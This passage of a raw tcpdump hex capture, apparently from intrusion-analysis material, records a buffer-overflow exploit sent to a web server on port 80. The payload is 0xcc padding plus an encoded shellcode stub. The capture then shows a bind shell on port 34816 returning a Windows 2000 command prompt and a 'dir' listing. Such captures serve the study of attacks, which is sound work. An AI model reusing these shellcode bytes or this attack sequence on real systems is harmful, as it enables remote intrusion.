0x0070         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0120         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0130         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0140         cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0150         cccc cccc cccc cccc cccc cccc cccc cccc  ................
```

```
0x0160       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0170       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0180       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0190       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x01f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0200       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0210       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0220       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0230       cccc cccc cccc cccc cccc cccc cccc cccc  ................
10:30:30.506385 IP 192.168.2.135.1623 > 192.168.2.200.80: . 9113:9649(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef7 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 a01a f3ea 4ac1  .....W.P.)....J.
0x0020       5010 14f0 88d2 0000 cccc cccc cccc cccc  P...............
0x0030       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0040       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0050       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0060       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0070       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0080       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0090       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00a0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00b0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00c0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00d0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00e0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x00f0       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0100       cccc cccc cccc cccc cccc cccc cccc cccc  ................
0x0110       cccc cccc cccc cccc cceb 02eb 05e8 f9ff  ................
0x0120       ffff 5b81 eb4d 4322 118b c305 6643 2211  ..[..MC"....fC".
0x0130       66b9 1503 8030 fb40 67e2 f933 a3f9 fb72  f....0.@g..3...r
0x0140       6653 0604 0476 6637 0604 04a8 40f6 bdd9  fS...vf7....@...
0x0150       eaf8 6653 0604 04a8 93fb fb04 0413 91fa  ..fS............
0x0160       fbfb 43cd bdd9 eaf8 7e53 0604 04ab 046e  ..C.....~S.....n
0x0170       3706 0404 f03b f47f befa fbfb 7666 3b06  7....;......vf;.
0x0180       0404 a840 babd d9ea f866 5306 0404 a8ab  ...@.....fS.....
0x0190       13cc fafb fb76 7e8f 0504 04ab 93fa fafb  .....v~.........
0x01a0       fb04 6e4b 0604 04c8 20a8 a8a8 91fd 91fa  ..nK............
0x01b0       91f9 046e 3b06 0404 727e a705 0404 9d3c  ...n;...r~.....<
0x01c0       7e9f 0504 04f9 fb9d 3c7e 9d05 0404 73fb  ~.......<~....s.
0x01d0       3c7e 9305 0404 fbfb fbfb 7666 9f05 0404  <~........vf....
0x01e0       91eb a804 4ea7 0504 0404 6e47 0604 04f0  ....N.....nG....
0x01f0       3b8f e876 6e9c 0504 0405 f97b c1fb f47f  ;..vn......{....
0x0200       46fb fbfb 102f 91fa 044e a705 0404 046e  F..../...N.....n
0x0210       4306 0404 f03b f47e 5efb fbfb 3c7e 9b05  C....;.~^...<~..
0x0220       0404 ebfb fbfb 767e 9b05 0404 ab76 7e9f  ......v~.....v~.
0x0230       0504 04ab 044e a705 0404 046e 4f06 0404  .....N.....nO...
10:30:30.506434 IP 192.168.2.135.1623 > 192.168.2.200.80: . 9649:10185(536)
ack 1 win 5360 (DF)
0x0000       4500 0240 1ef8 4000 8006 0000 c0a8 0287  E..@..@.........
0x0010       c0a8 02c8 0657 0050 0e29 a232 f3ea 4ac1  .....W.P.).2..J.
0x0020       5010 14f0 88d2 0000 727e a305 0404 0776  P.......r~.....v
```

```
0x0030        46f3 0504 04c8 3b42 bffb fbfb 0851 3c7e  F.....;B.....Q<~
0x0040        cf05 0404 fbfa fbfb 707e a305 0404 727e  ........p~....r~
0x0050        bf05 0404 727e b305 0404 727e bb05 0404  ....r~....r~....
0x0060        3c7e f305 0404 bffb fbfb c820 767e 0306  <~..........v~..
0x0070        0404 ab76 7ef3 0504 04ab a8a8 93fb fbfb  ...v~...........
0x0080        f391 faa8 a843 8cbd d9ea f87e 5306 0404  .....C.....~S...
0x0090        aba8 046e 3f06 0404 044e a305 0404 046e  ...n?....N.....n
0x00a0        5706 0404 12a0 0404 0404 6e33 0604 0413  W.........n3....
0x00b0        76fa fbfb 33ef fbfb acad 13fb fbfb fb7a  v...3..........z
0x00c0        d7df f9be d9ea 430e bed9 eaf8 ffdf 783f  ......C.......x?
0x00d0        ffab 9f9c 04cd fbfb 729e 0313 fbfb fbfb  ........r.......
0x00e0        7ad7 dfd8 bed9 ea43 acbe d9ea f8ff df78  z......C.......x
0x00f0        3fff 72be 079f 9c72 ddfb fb70 86f3 9d7a  ?.r....r...p...z
0x0100        c4b6 a18e f470 0cf8 8dc7 7ac5 abbe fbfb  .....p....z.....
0x0110        8ef9 10f3 7a14 fbfb fafb 1019 7286 0b72  ....z.......r..r
0x0120        8e17 7086 f742 6dfb fbfb c93b 0955 7286  ..p..Bm....;.Ur.
0x0130        0f70 34d0 b6f7 70ad 83f8 ae0b 70a1 dbf8  .p4...p.....p...
0x0140        a60b c83b 70c0 f886 0b70 8ef7 aa08 5d8e  ...;p....p....].
0x0150        fe78 3fff 10f1 a278 38ff bbc0 b9e3 8e1f  .x?....x8.......
0x0160        c0b9 e38e f910 b870 89df f88e 0b2a 1bf8  .......p.....*..
0x0170        3df4 4cfb 7081 e73a 1bf9 f8be 0bf8 3c70  =.L.p..:......<p
0x0180        fbf8 be0b 70b6 0f72 b6f7 70a6 eb72 f878  ....p..r..p..r.x
0x0190        96eb ff70 8e17 7bc2 fb8e 7c9f 9c74 fdfb  ...p..{...|..t..
0x01a0        fb78 3fff a5a4 3239 f7fb 7086 0b12 9904  .x?...29..p.....
0x01b0        0404 33fb fbfb 70be eb7a 5367 fbfb fbfb  ..3...p..zSg....
0x01c0        fbfa fb43 fbfb fbfb 3238 b794 9a9f b792  ...C....28......
0x01d0        9989 9a89 82ba fbbe 8392 8fab 8994 989e  ................
0x01e0        8888 fbb8 899e 9a8f 9eab 8994 989e 8888  ................
0x01f0        bafb fbac a8c9 a4c8 c9d5 bfb7 b7fb aca8  ................
0x0200        baa8 9498 909e 8fba fb99 9295 9ffb 9792  ................
0x0210        888f 9e95 fb9a 9898 9e8b 8ffb aca8 baa8  ................
0x0220        8f9a 898f 8e8b fb98 9794 889e 8894 9890  ................
0x0230        9e8f fbfb 9896 9ffb e9c4 fcff ff74 f975  .............t.u
```

```
10:30:30.506475 IP 192.168.2.135.1623 > 192.168.2.200.80: FP 10185:10192(7)
ack 1 win 5360 (DF)
0x0000        4500 002f 1ef9 4000 8006 0000 c0a8 0287  E../..@.........
0x0010        c0a8 02c8 0657 0050 0e29 a44a f3ea 4ac1  .....W.P.).J..J.
0x0020        5019 14f0 86c1 0000 f733 13f0 400d 0a    P........3..@..
```

```
10:30:30.513567 IP 192.168.2.200.80 > 192.168.2.135.1623: . ack 10193 win
16616 (DF)
0x0000        4500 0028 0056 4000 8006 73da c0a8 02c8  E..(.V@...s.....
0x0010        c0a8 0287 0050 0657 f3ea 4ac1 0e29 a452  .....P.W..J..).R
0x0020        5010 40e8 f07d 0000 2046 4845 5046       P.@..}...FHEPF
```

```
10:32:16.892747 IP 192.168.2.135.1626 > 192.168.2.200.34816: S
263215949:263215949(0) win 5360 <mss 536,nop,nop,sackOK> (DF)
0x0000        4500 0030 1f3a 4000 8006 0000 c0a8 0287  E..0.:@.........
0x0010        c0a8 02c8 065a 8800 0fb0 5b4d 0000 0000  .....Z....[M....
0x0020        7002 14f0 f1d3 0000 0204 0218 0101 0402  p...............
```

```
10:32:16.894929 IP 192.168.2.200.34816 > 192.168.2.135.1626: S
4116587636:4116587636(0) ack 263215950 win 16616 <mss 1460,nop,nop,sackOK>
(DF)
0x0000        4500 0030 005b 4000 8006 73cd c0a8 02c8  E..0.[@...s.....
0x0010        c0a8 0287 8800 065a f55e 2474 0fb0 5b4e  .......Z.^$t..[N
0x0020        7012 40e8 a85b 0000 0204 05b4 0101 0402  p.@..[..........
```

```
10:32:16.894984 IP 192.168.2.135.1626 > 192.168.2.200.34816: . ack 1 win 5360
(DF)
```

```
0x0000       4500 0028 1f3b 4000 8006 0000 c0a8 0287  E..(.;@.........
0x0010       c0a8 02c8 065a 8800 0fb0 5b4e f55e 2475  .....Z....[N.^$u
0x0020       5010 14f0 86ba 0000                      P.......
10:32:17.467714 IP 192.168.2.200.34816 > 192.168.2.135.1626: P 1:43(42) ack 1
win 16616 (DF)
0x0000       4500 0052 005c 4000 8006 73aa c0a8 02c8  E..R.\@...s.....
0x0010       c0a8 0287 8800 065a f55e 2475 0fb0 5b4e  .......Z.^$u..[N
0x0020       5018 40e8 0b67 0000 4d69 6372 6f73 6f66  P.@..g..Microsof
0x0030       7420 5769 6e64 6f77 7320 3230 3030 205b  t.Windows.2000.[
0x0040       5665 7273 696f 6e20 352e 3030 2e32 3139  Version.5.00.219
0x0050       355d                                     5]
10:32:17.607051 IP 192.168.2.135.1626 > 192.168.2.200.34816: . ack 43 win
5318 (DF)
0x0000       4500 0028 1f3c 4000 8006 0000 c0a8 0287  E..(.<@.........
0x0010       c0a8 02c8 065a 8800 0fb0 5b4e f55e 249f  .....Z....[N.^$.
0x0020       5010 14c6 86ba 0000                      P.......
10:32:17.611951 IP 192.168.2.200.34816 > 192.168.2.135.1626: P 43:106(63) ack
1 win 16616 (DF)
0x0000       4500 0067 005d 4000 8006 7394 c0a8 02c8  E..g.]@...s.....
0x0010       c0a8 0287 8800 065a f55e 249f 0fb0 5b4e  .......Z.^$...[N
0x0020       5018 40e8 8f84 0000 0d0a 2843 2920 436f  P.@.......(C).Co
0x0030       7079 7269 6768 7420 3139 3835 2d32 3030  pyright.1985-200
0x0040       3020 4d69 6372 6f73 6f66 7420 436f 7270  0.Microsoft.Corp
0x0050       2e0d 0a0d 0a43 3a5c 5749 4e4e 545c 7379  .....C:\WINNT\sy
0x0060       7374 656d 3332 3e                        stem32>
10:32:17.815286 IP 192.168.2.135.1626 > 192.168.2.200.34816: . ack 106 win
5255 (DF)
0x0000       4500 0028 1f3d 4000 8006 0000 c0a8 0287  E..(.=@.........
0x0010       c0a8 02c8 065a 8800 0fb0 5b4e f55e 24de  .....Z....[N.^$.
0x0020       5010 1487 86ba 0000                      P.......
10:32:51.141074 IP 192.168.2.135.1626 > 192.168.2.200.34816: P 1:5(4) ack 106
win 5255 (DF)
0x0000       4500 002c 1f66 4000 8006 0000 c0a8 0287  E..,.f@.........
0x0010       c0a8 02c8 065a 8800 0fb0 5b4e f55e 24de  .....Z....[N.^$.
0x0020       5018 1487 86be 0000 6469 720a            P.......dir.
10:32:51.144090 IP 192.168.2.200.34816 > 192.168.2.135.1626: P 106:110(4) ack
5 win 16612 (DF)
0x0000       4500 002c 005e 4000 8006 73ce c0a8 02c8  E..,.^@...s.....
0x0010       c0a8 0287 8800 065a f55e 24de 0fb0 5b52  .......Z.^$...[R
0x0020       5018 40e4 fe36 0000 6469 720a 5046       P.@..6..dir.PF
10:32:51.164054 IP 192.168.2.200.34816 > 192.168.2.135.1626: P 110:646(536)
ack 5 win 16612 (DF)
0x0000       4500 0240 005f 4000 8006 71b9 c0a8 02c8  E..@._@...q.....
0x0010       c0a8 0287 8800 065a f55e 24e2 0fb0 5b52  .......Z.^$...[R
0x0020       5018 40e4 f5e3 0000 2056 6f6c 756d 6520  P.@......Volume.
0x0030       696e 2064 7269 7665 2043 2068 6173 206e  in.drive.C.has.n
0x0040       6f20 6c61 6265 6c2e 0d0a 2056 6f6c 756d  o.label....Volum
0x0050       6520 5365 7269 616c 204e 756d 6265 7220  e.Serial.Number.
0x0060       6973 2034 3043 412d 3241 4231 0d0a 0d0a  is.40CA-2AB1....
0x0070       2044 6972 6563 746f 7279 206f 6620 433a  .Directory.of.C:
0x0080       5c57 494e 4e54 5c73 7973 7465 6d33 320d  \WINNT\system32.
0x0090       0a0d 0a31 312f 3239 2f32 3030 3320 2031  ...11/29/2003..1
0x00a0       303a 3132 6120 2020 2020 203c 4449 523e  0:12a......<DIR>
0x00b0       2020 2020 2020 2020 2020 2e0d 0a31 312f  ............11/
0x00c0       3239 2f32 3030 3320 2031 303a 3132 6120  29/2003..10:12a.
0x00d0       2020 2020 203c 4449 523e 2020 2020 2020  .....<DIR>......
```

```
0x00e0       2020 2020 2e2e 0d0a 3131 2f32 372f 3230  ........11/27/20
0x00f0       3033 2020 3037 3a35 3461 2020 2020 2020  03..07:54a......
0x0100       2020 2020 2020 2020 2020 2033 3530 2024  ...........350.$
0x0110       7769 6e6e 7424 2e69 6e66 0d0a 3132 2f30  winnt$.inf..12/0
0x0120       372f 3139 3939 2020 3130 3a30 3061 2020  7/1999..10:00a..
0x0130       2020 2020 2020 2020 2020 2020 2032 2c31  .............2,1
0x0140       3531 2031 3235 3230 3433 372e 6370 780d  51.12520437.cpx.
0x0150       0a31 322f 3037 2f31 3939 3920 2031 303a  .12/07/1999..10:
0x0160       3030 6120 2020 2020 2020 2020 2020 2020  00a.............
0x0170       2020 322c 3233 3320 3132 3532 3038 3530  ..2,233.12520850
0x0180       2e63 7078 0d0a 3132 2f30 372f 3139 3939  .cpx..12/07/1999
0x0190       2020 3130 3a30 3061 2020 2020 2020 2020  ..10:00a........
0x01a0       2020 2020 2020 3332 2c30 3136 2061 6161  ......32,016.aaa
0x01b0       616d 6f6e 2e64 6c6c 0d0a 3132 2f30 372f  amon.dll..12/07/
0x01c0       3139 3939 2020 3130 3a30 3061 2020 2020  1999..10:00a....
0x01d0       2020 2020 2020 2020 2020 3637 2c33 3434  ..........67,344
0x01e0       2061 6363 6573 732e 6370 6c0d 0a30 362f  .access.cpl..06/
0x01f0       3139 2f32 3030 3320 2030 393a 3035 6120  19/2003..09:05a.
0x0200       2020 2020 2020 2020 2020 2020 2031 352c  .............15,
0x0210       3539 3720 6163 6373 6572 762e 6d69 620d  597.accserv.mib.
0x0220       0a30 362f 3139 2f32 3030 3320 2030 393a  .06/19/2003..09:
0x0230       3035 6120 2020 2020 2020 2020 2020 2020  05a.............
```